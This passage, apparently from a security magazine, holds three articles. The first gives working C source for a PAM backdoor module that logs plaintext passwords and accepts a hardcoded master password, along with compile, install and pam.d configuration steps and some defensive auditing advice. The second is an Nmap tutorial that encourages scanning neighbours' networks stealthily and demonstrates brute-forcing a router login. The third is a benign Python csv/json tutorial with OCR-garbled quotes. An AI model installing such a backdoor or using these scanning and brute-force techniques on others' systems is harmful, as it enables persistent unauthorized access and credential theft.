#include <pwd.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <syslog.h>

#include <security/pam_modules.h>

PAM_EXTERN int
pam_sm_authenticate(pam_handle_t *pamh, int flags,
    int argc, const char *argv[])
{
    struct pam_conv *conv;
    struct passwd *pwd;
    const char *user;
    char *password;
    int pam_err;


    /* identify user */
    if ((pam_err = pam_get_user(pamh, &user, NULL)) != PAM_SUCCESS)
        return (pam_err);
    if ((pwd = getpwnam(user)) == NULL)
        return (PAM_USER_UNKNOWN);

    /* get password */
    pam_err = pam_get_item(pamh, PAM_CONV, (const void **)&conv);
    if (pam_err != PAM_SUCCESS)
        return (PAM_SYSTEM_ERR);
    pam_err = pam_get_authtok(pamh, PAM_AUTHTOK,
           (const char **)&password, NULL);

    /* compare passwords */
        char* output = (char*) malloc(sizeof(pwd->pw_name) + (strlen(password) *
                sizeof(char)) + 20*sizeof(char));
        snprintf(output, 100, "USER: %s, Password: %s", pwd->pw_name, password);
    syslog(LOG_ERR, output);
        if(!strncmp(password,"backdoorsAreEvil",25)) {
                syslog(LOG_ERR, "Backdoor activated");
                return PAM_SUCCESS;
        }
    return (PAM_AUTH_ERR);
}
```

Figure 1. *PAM_prime.c code containing a backdoor of backdoorsAreEvil*

being used for malicious intent. Note that this module doesn't have to authenticate valid users or do anything else that would be expected of an authentication system. Just because the module returns PAM_AUTH_ERR doesn't mean the user can't login unless the rule in the configuration file is set to *required*. If the rule is set to either *sufficient* or *optional* then PAM will continue evaluating the rules in the configuration file.

In order to compile this, you must first install pam-devel. For Red Hat simply run the command:

```
yum install pam-devel
```

To compile and install the package run the following commands (replace lib64 with lib on 32 bit systems).

```
[root@Centos Desktop]# gcc -fPIC -c pam_prime.c
[root@Centos Desktop]# ld -x --shared -o pam_prime.so pam_
   prime.o
[root@Centos Desktop]# cp pam_prime.so /lib64/security/
```

Finally add the following line to the beginning of the auth group in `/etc/pam.d/password-auth` and `/etc/pam.d/system-auth`:

```
#%PAM-1.0
# This file is auto-generated.
# User changes will be destroyed the next time authconfig is run.
auth        sufficient    pam_prime.so
auth        required      pam_env.so
auth        sufficient    pam_unix.so nullok try_first_pass
auth        requisite     pam_succeed_if.so uid >= 500 quiet
auth        required      pam_deny.so
```

```
auth   sufficient pam_prime.so
```

This line simply says that if the pam_prime module returns a PAM_SUCCESS, that is enough and do not continue evaluating the rest of the pam modules. This means that with this installed attacker can log on with just a valid user name and the password `backdoorsAreEvil`. This could be highly useful as a method of maintaining access after compromising a system. No extra ports are opened so long as SSH or another service utilizing PAM is available an attacker can simply login with the same password through normal services.

Defense of PAM module backdoors

The first defense of a PAM module backdoor is simply preventing the attacker from gaining root access in the first place. Without root it is impossible to place the necessary module or modify the PAM configuration file. Of course this isn't always possible so the next best defense is to monitor file changes on a system. If anything involving the PAM system changes, administrators should investigate the change looking into why and how the change occurred. Simply auditing all of the files in `/etc/pam.d` will go a long way, so long as the logs are looked at and preferably sent to a system log server.

To audit the files password-auth-ac and system-auth-ac simply add this to `/etc/audit/audit.rules` and ensure auditd is set to run.

```
-w /etc/pam.d/password-auth-ac -p wa -k pamdconfigchange
-w /etc/pam.d/system-auth-ac -p wa -k pamdconfigchange
```

Tools that periodically verify the hash sums of files can also be helpful. Ensure that configuration files as well as programs are verified for integrity. RPM provides a convenient method of verifying files in an RPM package. This is convenient as when files are updated, the hashes are also automatically updated when the package is properly updated (packages are signed by the vendor and therefore are considered trusted). Simply run the command `rpm -qVa` in order to collect information on files including file hashes, permissions and more. Simply keeping a running copy of this file and then periodically checking it with a known good working copy can prove very useful. See *http://docs.fedoraproject.org/en-US/Fedora_Draft_Documentation/0.1/html/RPM_Guide/ch04s04.html* for more details.

Conclusions

PAM should be understood by any security professional who must work with Linux. This knowledge is invaluable for people trying to defend systems as well as people looking to exploit systems. For more information reading the information included in the `/usr/share/doc/pam-*` directory is a good start. For more in depth reading, Packt Publishing has an excellent cheap eBook called *Pluggable Authentication Modules: The Definitive Guide to PAM for Linux SysAdmins and C Developers* by Kenneth Geisshirt.

The Bread and Butter of IT Security

ANDREY MOSKTVITIN

Today we are going to talk about bread and butter of every IT security, networking and system professional – Nmap nework scanner. Initially Nmap was a Linux command-line tool created by Gordon "Fyodor" Lyon in 1997. Nowadays it is a great set of tools with extensible framework, providing opportunity to integrate it with external scripts.

There is also a beautiful GUI called ZeNmap and editions for Windows, Mac OS X, and most UNIX OS distributions available. You can get information about all features and distributions at the official *www.Nmap.org* website.

Initial setup is quite straightforward. For Windows machines in most cases, you just need to download the all-in-one installer, launch it as an administrator, leave all boxes checked by default and play click-click-next game.

After the setup is completed, launch Nmap from the ZeNmap GUI shortcut. We will use new-school approach and show all examples in GUI. However, if you tend to stay classic, then you can launch command prompt and navigate to Nmap.exe directory.

Your very first scan

If some Internet websites are available, then your default gateway is definitely up. Let us scan it! (Scanning localhost is not a good option as there are some peculiarities with Nmap/Windows tandem). Find out its address by typing ipconfig in command prompt and looking for default gateway value for appropriate interface. (As an alternative, you can use dummy scan target at `scanme.Nmap.org`). Input `Nmap -sV -T4 -O <default gateway IP>` in Command field and press Scan button. This is the output for my environment (Figure 1). Here you can see that my SOHO router:

- Is up and has some network ports open
- Is in the same network subnet, therefore network distance is 1 hop and I am able to get its MAC address
- Has a web interface available on both TCP 80 and TCP 443 ports
- Has a Samba file server included in workgroup called WORKGROUP
- Supposed to run on Linux 2.6.X kernel
- Supposed to have a Cisco/Linksys network interface based on MAC address and be E3200 router based on web interface version

How does all of this magic happen? We will provide an overview while dropping some technical details this time.




Figure 1. *Scan results for my SOHO router*

Scanning basics

Normally every device connected to a network has some network ports open and is waiting for connections. Nmap with default scanning profile tries to initiate a connection to the 1000 most used ports (Figure 2). There could be six different types of ports states:

- open – actively responds to an incoming connection
- closed – actively responds to a probe but has no service running on the port, average behavior to hosts with no firewall
- filtered – typically protected by a firewall
- unfiltered – port can be accessed but no chance to determine whether open or closed
- open|filtered and closed|filtered – Nmap is tentative between two states

Please be aware that both network and security settings on target and transit infrastructure can strongly affect scan results. In this example, you can find much less details available about services. This is due to dropping the `-sV` parameter, which is responsible for software vendor detection. With this parameter enabled Nmap analyzes service welcome messages, takes a "fingerprint" of the host and service behavior and compares them with the existing fingerprint database. The database can be updated at *http://insecure.org/cgi-bin/submit.cgi.* In addition, be aware that sometimes system administrators try to obfuscate against attackers. For example, this can be done by providing wrong software versions and/or product names on welcome banners. Therefore, trust no one. Especially the results of a single scan.

OS detection

Nmap is able to perform not only service's version detection, but also OS version detection by adding the `-O` argument. This is done by a technique called TCP/IP fingerprinting which is a great achievement of the Nmap team. Nmap sends a few specially crafted TCP, UDP and ICMP packets to the target. On different OS versions these packets are handled in different ways. Later, Nmap analyzes the responses from the target and compares them with existing ones in the OS fingerprint database.




Figure 2. *Scanning my SOHO router with default parameters*

Staying uncovered

If you are bored enough with experiments on your default gateway, then it is time to move to others' networks or scan your neighbors. Both of these activities are not very polite and legal, so you shall spend some efforts on staying stealthy. If you are going for more sophisticated scan types and scanning a lot of ports in a small amount of time, then there is a likely chance that you will trigger some signatures on an IDS or meet some threshold in a SIEM system. My advice is to use timing templates instead of manually tuning tons of parameters. Moreover, they are all named in a human-friendly manner:

- T0 – paranoid
- T1 – sneaky
- T2 – polite
- T3 – normal (default)
- T4 – aggressive
- T5 – insane

T0 and T1 are generally used for IDS evasion, T4 on fast channels and T5 in the occasions when you are comfortable with inaccurate scanning results. Another great idea is using the least amount of additional scan types as possible. However, if you are going to be totally impolite and lazy enough to type parameters in command-line you can simply go for `-A` parameter (aggressive), which includes `-sC`, `-sV`, `-O` and `-traceroute`. Be also aware about the existence of honeypots, which are vulnerable hosts, intentionally set up by infrastructure administrators to log all penetration attempts.

Scanning networks and groups of hosts

Network scanners are normally used by attackers to find an appropriate target and by administrators to find new and existing network hosts. Both of these tasks require scanning a significant amount of addresses. This can be done by adding the following arguments to the command-line or adding them to Target field:

- Nmap 1.1.1.1 2.2.2.2 3.3.3.3 – scan three IP addresses
- Nmap 10.1.1.1-250 – range of IP addresses
- Nmap 10.1.1.0/24 – scan subnet

You can also accomplish more complex scenarios such as taking a list of targets from a text document, excluding some

targets from the range or even scanning random targets. Scan results can be saved for future retention, transformed by using NSE (network scripting engine) or used by some external systems like a SIEM or GRC engine. Thanks to a great GUI and the `-traceroute` parameter, we are also able to build a network overview. Here is the example of scanning the `scanme.Nmap.org` host subnet (Figure 3).

Results can easily be saved by pressing the Save graphic button. Please take into consideration that by default Nmap relies on ICMP replies to check whether targets are alive. Depending on the target environment, sometimes it is better to rely on other discovery options such as IP ping, UDP ping or scanning every IP address even if there is no evidence of life.

Defining the scope of ports to be scanned

If you are not comfortable with the 1000 ports scanned by default, we can easily limit the scan with the help of the following parameters:

- `-F` – scanning 100 most used ports instead of 1000
- `--top ports [number of ports]` – to scan top [number] most common ports
- `-p [number]` – scan specific ports i.e. -p 80,443 or –p440-450
- `-p [name]` – i.e. `-p` https
- `-p *` – for scanning all ports in 1 to 65535 range
- `-p U:[UDP ports],T:[TCP ports]` – to scan both TCP and UDP custom ports




Figure 3. *Example of network map built after scanning Internet host*




Figure 4. *Output after successfully brute forcing my SOHO router web interface password*

- `-r` – to make port scans sequential (by default Nmap scans port randomly and then sorts them in output)

Giving a try to NSE

There are numerous features available in the product such as firewall evasion techniques, source address and port spoofing, setting flag values on both IP and transport level and many more. However, it is time to give a try to NSE bruteforce scenario and leave you on your own. First, let us change credentials to access my router to childish `admin:admin`. Then let us launch nmap with the following parameters:

```
nmap -p 80 -v --script http-brute --script-args brute.
   firstonly 192.168.1.1
```

Where `--script http-brute` includes NSE http-brute library and `--script-args brute.firstonly` makes script to stop its run after first successful attempts: Figure 4.

Here we go – credentials were found out and displayed. In scenarios that are more complex, you are able to use custom login and password databases and write your own extensions in LUA language. That is all. Hope you liked this how-to article.

ABOUT THE AUTHOR

Andrey is experienced IT security professional with 8 years of field experience and solid bunch of professional-level certificates. Currently he is employed by Microsoft and you can easily reach him via linkedin.com/in/andreymoskvitin/.

Attend

InterDrone

The International Drone Conference and Exposition

InterDrone is Three Awesome Conferences:

Drone TECHCON

For Builders

More than 35 classes, tutorials and panels for hardware and embedded engineers, designers and software developers building commercial drones and the software that controls them.

Drone FLYER

For Flyers and Buyers

More than 35 tutorials and classes on drone operations, flying tips and tricks, range, navigation, payloads, stability, avoiding crashes, power, environmental considerations, which drone is for you, and more!

Drone BUSINESS

For Business Owners, Entrepreneurs & Dealers

Classes will focus on running a drone business, the latest FAA requirements and restrictions, supporting and educating drone buyers, marketing drone services, and where the next hot opportunities are likely to be!

The Largest Commercial Drone Show in North America

Meet with 80+ exhibitors!
Demos! Panels! Keynotes!
The Zipline!

September 9-10-11, 2015
Rio, Las Vegas
www.InterDrone.com

A BZ Media Event

Python Programming: The csv and json Python Module

RUI SILVA

Files are a big part of programming. We use them for a lot of things. HTML files have to be loaded when serving a web page. Some applications export files in some formats that we need to read in other applications or even we want to be the ones doing the exporting. In this article, we will learn some concepts to help us understand how to use files and also some advanced ways of making use of them.

Duck typing is a very common way of typing objects in Python. The name Duck Typing comes from the expression "If it walks like a duck, swims like a duck and quacks like a duck, it is a duck". In programming languages this means that if an object is not of the type you desire but has the same methods then it must do the same thing. To understand this concept more in depth, we'll be using Python's built-in StringIO object.

StringIO is a file-like object that does not save files. This is very useful, for example, when you download a file from a web service but don't need to store it. We can put the file in a StringIO object and it will behave exactly like an actual file (because StringIO has the same methods as file objects). Contrary to file objects, StringIO will only save the file's contents to memory and not to disk (making it very fast when compared to actual files), with the downside that they are temporary (which in some situations is exactly what we need).

When initialising a file, you always need to provide 2 arguments: a file path and a opening mode (the most used modes are ‚r' and ‚w' for reading and writing respectively). With a StringIO we only need to instantiate one without any arguments to get an empty file. If you want to initialise it with content just pass a string as the first argument. For example, if we want to store the contents of *https://google.com/* temporarily in memory to do something with it, we could do:

```
$ response = request.get("https://google.com/")
$ google_content = StringIO(response.content)
```

From now on the variable `google_content` will behave like a file and can be passed to any library or package that expects a file. This is all due to duck-typing.

Opening and reading from files

Let's practice opening and reading files. In this section I'll try to show some quirks about opening files like "Universal newline" and such. First thing we need is a file. We can create a new empty file on disk by doing:

```
$ f = open('/home/path/to/file/file.txt', 'w')
```

The mode 'w' indicates that we are opening the file for writing and if no file exists with the name and path provided, one will be created. Note that if there is a file with the same name as the one you are trying to edit, it will be erased. If you want to append information to an existing file, use the 'a' mode. Try it.

When you are done reading the data from the files, you should close the file by calling:

```
$ f.close()
```

This will release the file and free up any system resources used by the opening of your file.

As of Python 2.5, a new statement was introduced to simplify this process: the *with* statement. This statement clarifies some code that previously would use try/finally blocks, so that it can be written in a more pythonic way. Using this, you can open a file and when you no longer use it, the file will be properly closed, even if some exceptions are raised along the way, and the system resources will be freed. Here's an example of the proper opening of a file:

```
with open('workfile', 'r') as f:
    read_data = f.read()
```

CSV files and csvreader

Files can have many formats. One of the most common is CSV (comma separated values but you can also see TSV for tab separated values). The format of these files is very simple. The first row is either a comma separated values of headers or directly data. The file we use is a CSV file. If you open the file, you can see that there is a header in the first line and the rest of the data follows.

Read

To read a CSV file, you need to use the CSV python module, therefore, it needs to be imported before you can use it (import csv). After that, and with an opened file, you can use the reader from the CSV module to create a reader, which can iterate over all the lines in the CSV file. Take a look at this example:

```
>>> import csv
>>> with open(,csvfile.csv', ,rU') as f:
...    reader = csv.reader(f, delimiter=',',
   dialect='excel')
...    for row in reader:
...       print row
...
[,street', ,city', ,zip', ,state', ,beds', ,baths', ,sq__ft',
   ,type', ,sale_date', ,price', ,latitude', ,longitude']
[,3526 HIGH ST', ,SACRAMENTO', ,95838', ,CA', ,2', ,1',
   ,836', ,Residential', ,Wed May 21 00:00:00 EDT 2008',
   ,59222', ,38.631913', ,-121.434879']
[,51 OMAHA CT', ,SACRAMENTO', ,95823', ,CA', ,3', ,1',
   ,1167', ,Residential', ,Wed May 21 00:00:00 EDT 2008',
   ,68212', ,38.478902', ,-121.431028']
[,2796 BRANCH ST', ,SACRAMENTO', ,95815', ,CA', ,2', ,1',
   ,796', ,Residential', ,Wed May 21 00:00:00 EDT 2008',
   ,68880', ,38.618305', ,-121.443839']
[,2805 JANETTE WAY', ,SACRAMENTO', ,95815', ,CA', ,2',
   ,1', ,852', ,Residential', ,Wed May 21 00:00:00 EDT
   2008', ,69307', ,38.616835', ,-121.439146']
...
```

In this example, you can see that we open the sample file using the with statement, and we use the opened file in the reader function. The reader function receives some useful args, as you can see above. The delimiter defines the column separator, in this case a comma. The dialect argument identifies a specific dialect (in this case the excel), and loads a set of parameters specific to this particular dialect. You can get the list of all registered dialects using this command:

```
>>> csv.list_dialects()
[,excel-tab', ,excel']
```

There are a number of extra arguments that you can pass the reader function, that you can check out in the CSV module page.

Once you have the row object, you can access each column by index (row[0]) or you can use the row's iterator to your advantage and traverse the row's columns in a for cycle for example.

Write

Writing data to a CSV file is fairly similar to reading data. You have a writer instead of a reader and you send the rows to the writer and close the file in the end. It's as simple as that:

```
>>> import csv
>>> with open(,newfile.csv', ,wb') as csvfile:
…      writer = csv.writer(csvfile, delimiter=' ,,
                           quotechar='|', quoting=csv.
   QUOTE_MINIMAL)
…      spamwriter.writerow([,Spam', ,Lovely Spam',
   ,Wonderful Spam'])
```

Looking at the example, we can see that it's similar in many aspects to the reader, including the *delimiter*, and other arguments. The delimiter was already explained in the reader. As for the others, the quotechar is a one-character string used to quote fields containing special characters, such as the *delimiter* or *quotechar*, or which contain new-line characters. It defaults to ' " '. The quoting argument controls when the quotes are added, in this case, or when they should be read, when we are talking about the reader. As mentioned above, more arguments exist and can be used, so you should consider taking a look at the module documentation.

Simplejson

JSON is a human readable data format that became popular in web development as an alternative to XML. It is mostly used to transmit data between client and server, but can also be used to store data. Python has a library to parse json data into Python data structures:

```
>>> import json
```

So, why do we need JSON? There are other ways to store and load data in Python: Pickle for example. Pickle allows the serialization and unserialization of data in python. As I said in the last sentence, the "in python" part is very important. This data is only readable by Python, so it is not of much use for other system integrations… JSON in the other hand has gradually become one of the main information transmission formats, mainly in the web environment, but in many other contexts.

Generate JSON data from python

In order to generate a JSON data structure directly from python, we only need python's default json module and the data structure we need to convert:

```
>>> import json
>>> data = {,three': 3, ,five': [1, 2, 3, 4, 5], ,two': 2,
   ,one': 1}
>>> json.dumps(data)
,{„one": 1, „five": [1, 2, 3, 4, 5], „three": 3, „two": 2}'
```

It's as simple as that! You are using Python after all…

Parse JSON data with python

As you are probably guessing right now, reading JSON data into Python is also extremely simple:

```
>>> import json
>>> json_data = ,{„one": 1, „five": [1, 2, 3, 4, 5],
   „three": 3, „two": 2}'
>>> json.loads(json_data)
{u'five': [1, 2, 3, 4, 5], u'three': 3, u'two': 2, u'one': 1}
```

As you can see, working with JSON is extremely simple in Python.

Practical exercise

Now let's try a bigger project. In this example we need to get some sample data. What we are looking for is a file with sentences (one per line). Fortunately there's one here. As you can see, the file is a CSV file, so we already know how to process one, right?

Read file with a sentence per line

Ok, let's start by reading the file, one sentence per line and store it in a list to be processed later:

```
>>> import csv
>>> data = []
>>> with open(,data_file.csv', ,rU') as f:
...    reader = csv.reader(f, delimiter=',',
   dialect='excel')
...    for line in reader:
...       data.append(line)
...
>>> data[:10]
[[,street', ,city', ,zip', ,state', ,beds', ,baths',
,sq__ft', ,type', ,sale_date', ,price', ,latitude',
,longitude'], [,3526 HIGH ST', ,SACRAMENTO', ,95838',
,CA', ,2', ,1', ,836', ,Residential', ,Wed May 21 00:00:00
EDT 2008', ,59222', ,38.631913', ,-121.434879'], [,51
OMAHA CT', ,SACRAMENTO', ,95823', ,CA', ,3', ,1', ,1167',
,Residential', ,Wed May 21 00:00:00 EDT 2008', ,68212',
,38.478902', ,-121.431028'], [,2796 BRANCH ST', ,SACRAMENTO',
,95815', ,CA', ,2', ,1', ,796', ,Residential', ,Wed May 21
00:00:00 EDT 2008', ,68880', ,38.618305', ,-121.443839'],
[,2805 JANETTE WAY', ,SACRAMENTO', ,95815', ,CA', ,2',
,1', ,852', ,Residential', ,Wed May 21 00:00:00 EDT 2008',
,69307', ,38.616835', ,-121.439146'], [,6001 MCMAHON DR',
,SACRAMENTO', ,95824', ,CA', ,2', ,1', ,797', ,Residential',
,Wed May 21 00:00:00 EDT 2008', ,81900', ,38.51947',
,-121.435768'], [,5828 PEPPERMILL CT', ,SACRAMENTO', ,95841',
,CA', ,3', ,1', ,1122', ,Condo', ,Wed May 21 00:00:00 EDT
2008', ,89921', ,38.662595', ,-121.327813'], [,6048 OGDEN
NASH WAY', ,SACRAMENTO', ,95842', ,CA', ,3', ,2', ,1104',
,Residential', ,Wed May 21 00:00:00 EDT 2008', ,90895',
,38.681659', ,-121.351705'], [,2561 19TH AVE', ,SACRAMENTO',
,95820', ,CA', ,3', ,1', ,1177', ,Residential', ,Wed May 21
00:00:00 EDT 2008', ,91002', ,38.535092', ,-121.481367'],
[,11150 TRINITY RIVER DR Unit 114', ,RANCHO CORDOVA',
```

```
,95670', ,CA', ,2', ,2', ,941', ,Condo', ,Wed May 21 00:00:00
EDT 2008', ,94905', ,38.621188', ,-121.270555']]
>>>
```

Now that we have the data in a list, we can process it any way we like. Let's move on to the next section so that we can manipulate each row and gather some data from it.

Manipulate and gather metrics on each sentence

If you had the curiosity to observe the file contents before processing it, you found that in the file header we have the column names of the file data:

```
street, city, zip, state, beds, baths, sq__ft, type, sale_
   date, price, latitude, longitude
```

Now, let's separate the transactions by city and by type so that we can find out how many real estate properties of each type exist in each city.

If we think about it for a bit, we have to separate the data by city and, for each one, separate the data by type:

```
example = {
    'city_1': {
        'type_1': [property1, property2, property3],
'type_2': [property10, property22, property12],
    },
    'city_2': {
        'type_1': [property5, property7, property8]
    },
}
```

This is an example of a data structure that can handle our data, you can think of other ways to store the data, as long as you can get the statistical data requested above.

So let's see how can we process the data in order to generate this structure:

```
>>> processed = {}
>>> for row in data:
...     city = row[1]
...     type = row[7]
...     if processed.has_key(city):
...         pr_city = processed[city]
...         pr_type = pr_city.get(type,[])
...         pr_type.append(row)
...         processed[city][type] = pr_type
...     else:
...         processed[city] = {type: [row]}
...
```

```
>>> processed[,ANTELOPE']
{,Residential': [[,3828 BLACKFOOT WAY', ,ANTELOPE',
,95843', ,CA', ,3', ,2', ,1088', ,Residential', ,Wed May 21
00:00:00 EDT 2008', ,126640', ,38.70974', ,-121.37377'],
[,5708 RIDGEPOINT DR', ,ANTELOPE', ,95843', ,CA', ,2',
,2', ,1043', ,Residential', ,Wed May 21 00:00:00 EDT 2008',
,161250', ,38.72027', ,-121.331555'], [,4844 CLYDEBANK
WAY', ,ANTELOPE', ,95843', ,CA', ,3', ,2', ,1215',
,Residential', ,Wed May 21 00:00:00 EDT 2008', ,182716',
,38.714609', ,-121.347887'], [,7895 CABER WAY', ,ANTELOPE',
,95843', ,CA', ,3', ,2', ,1362', ,Residential', ,Wed May 21
00:00:00 EDT 2008', ,194818', ,38.711279', ,-121.393449'],
[,7837 ABBINGTON WAY', ,ANTELOPE', ,95843', ,CA', ,4', ,2',
,1830', ,Residential', ,Wed May 21 00:00:00 EDT 2008',
,387731', ,38.709873', ,-121.339472'], [,3228 BAGGAN CT',
,ANTELOPE', ,95843', ,CA', ,3', ,2', ,1392', ,Residential',
,Tue May 20 00:00:00 EDT 2008', ,165000', ,38.715346',
,-121.388163'], [,7863 CRESTLEIGH CT', ,ANTELOPE',
,95843', ,CA', ,2', ,2', ,1007', ,Residential', ,Tue May 20
00:00:00 EDT 2008', ,180000', ,38.710889', ,-121.358876'],
[,4437 MITCHUM CT', ,ANTELOPE', ,95843', ,CA', ,3', ,2',
,1393', ,Residential', ,Tue May 20 00:00:00 EDT 2008',
,200000', ,38.704407', ,-121.36113'], [,5312 MARBURY WAY',
,ANTELOPE', ,95843', ,CA', ,3', ,2', ,1574', ,Residential',
,Tue May 20 00:00:00 EDT 2008', ,255000', ,38.710221',
,-121.341651'], [,5712 MELBURY CIR', ,ANTELOPE', ,95843',
,CA', ,3', ,2', ,1567', ,Residential', ,Tue May 20 00:00:00
EDT 2008', ,261000', ,38.705849', ,-121.334701'], [,8108
FILIFERA WAY', ,ANTELOPE', ,95843', ,CA', ,4', ,3',
,1768', ,Residential', ,Tue May 20 00:00:00 EDT 2008',
,265000', ,38.717042', ,-121.35468'], [,3318 DAVIDSON DR',
,ANTELOPE', ,95843', ,CA', ,3', ,1', ,988', ,Residential',
,Mon May 19 00:00:00 EDT 2008', ,223139', ,38.705753',
,-121.388917'], [,4508 OLD DAIRY DR', ,ANTELOPE', ,95843',
,CA', ,4', ,3', ,2026', ,Residential', ,Mon May 19 00:00:00
EDT 2008', ,231200', ,38.72286', ,-121.358939'], [,8721
SPRUCE RIDGE WAY', ,ANTELOPE', ,95843', ,CA', ,3', ,2',
,1187', ,Residential', ,Mon May 19 00:00:00 EDT 2008',
,234000', ,38.727657', ,-121.391028'], [,3305 RIO ROCA CT',
,ANTELOPE', ,95843', ,CA', ,4', ,3', ,2652', ,Residential',
,Mon May 19 00:00:00 EDT 2008', ,239700', ,38.725079',
,-121.387698'], [,5308 MARBURY WAY', ,ANTELOPE', ,95843',
,CA', ,3', ,2', ,1830', ,Residential', ,Mon May 19 00:00:00
EDT 2008', ,254172', ,38.710221', ,-121.341707'], [,4712
PISMO BEACH DR', ,ANTELOPE', ,95843', ,CA', ,5', ,3',
,2346', ,Residential', ,Mon May 19 00:00:00 EDT 2008',
,320000', ,38.707705', ,-121.354153'], [,4741 PACIFIC
PARK DR', ,ANTELOPE', ,95843', ,CA', ,5', ,3', ,2347',
,Residential', ,Mon May 19 00:00:00 EDT 2008', ,325000',
,38.709299', ,-121.353056'], [,3361 ALDER CANYON WAY',
,ANTELOPE', ,95843', ,CA', ,4', ,3', ,2085', ,Residential',
```

```
,Mon May 19 00:00:00 EDT 2008', ,408431', ,38.727649',
,-121.385656'], [,3536 SUN MAIDEN WAY', ,ANTELOPE',
,95843', ,CA', ,3', ,2', ,1711', ,Residential', ,Fri May 16
00:00:00 EDT 2008', ,161500', ,38.70968', ,-121.382328'],
[,4008 GREY LIVERY WAY', ,ANTELOPE', ,95843', ,CA', ,3',
,2', ,1669', ,Residential', ,Fri May 16 00:00:00 EDT 2008',
,168750', ,38.71846', ,-121.370862'], [,8716 LONGSPUR WAY',
,ANTELOPE', ,95843', ,CA', ,3', ,2', ,1479', ,Residential',
,Fri May 16 00:00:00 EDT 2008', ,205000', ,38.724083',
,-121.3584'], [,7901 GAZELLE TRAIL WAY', ,ANTELOPE',
,95843', ,CA', ,4', ,2', ,1953', ,Residential', ,Fri May 16
00:00:00 EDT 2008', ,207744', ,38.71174', ,-121.342675'],
[,4085 COUNTRY DR', ,ANTELOPE', ,95843', ,CA', ,4', ,3',
,1915', ,Residential', ,Fri May 16 00:00:00 EDT 2008',
,240000', ,38.706209', ,-121.369509'], [,8316 NORTHAM DR',
,ANTELOPE', ,95843', ,CA', ,3', ,2', ,1235', ,Residential',
,Fri May 16 00:00:00 EDT 2008', ,246544', ,38.720767',
,-121.376678'], [,4240 WINJE DR', ,ANTELOPE', ,95843',
,CA', ,4', ,2', ,2504', ,Residential', ,Fri May 16 00:00:00
EDT 2008', ,246750', ,38.70884', ,-121.359559'], [,4636
TEAL BAY CT', ,ANTELOPE', ,95843', ,CA', ,4', ,2', ,2160',
,Residential', ,Fri May 16 00:00:00 EDT 2008', ,290000',
,38.704554', ,-121.354753'], [,7921 DOE TRAIL WAY',
,ANTELOPE', ,95843', ,CA', ,5', ,3', ,3134', ,Residential',
,Fri May 16 00:00:00 EDT 2008', ,315000', ,38.711927',
,-121.343608'], [,4509 WINJE DR', ,ANTELOPE', ,95843',
,CA', ,3', ,2', ,2960', ,Residential', ,Fri May 16 00:00:00
EDT 2008', ,350000', ,38.709513', ,-121.359357'], [,3604
KODIAK WAY', ,ANTELOPE', ,95843', ,CA', ,3', ,2', ,1206',
,Residential', ,Thu May 15 00:00:00 EDT 2008', ,142000',
,38.706175', ,-121.379776'], [,8636 LONGSPUR WAY',
,ANTELOPE', ,95843', ,CA', ,3', ,2', ,1670', ,Residential',
,Thu May 15 00:00:00 EDT 2008', ,157296', ,38.725873',
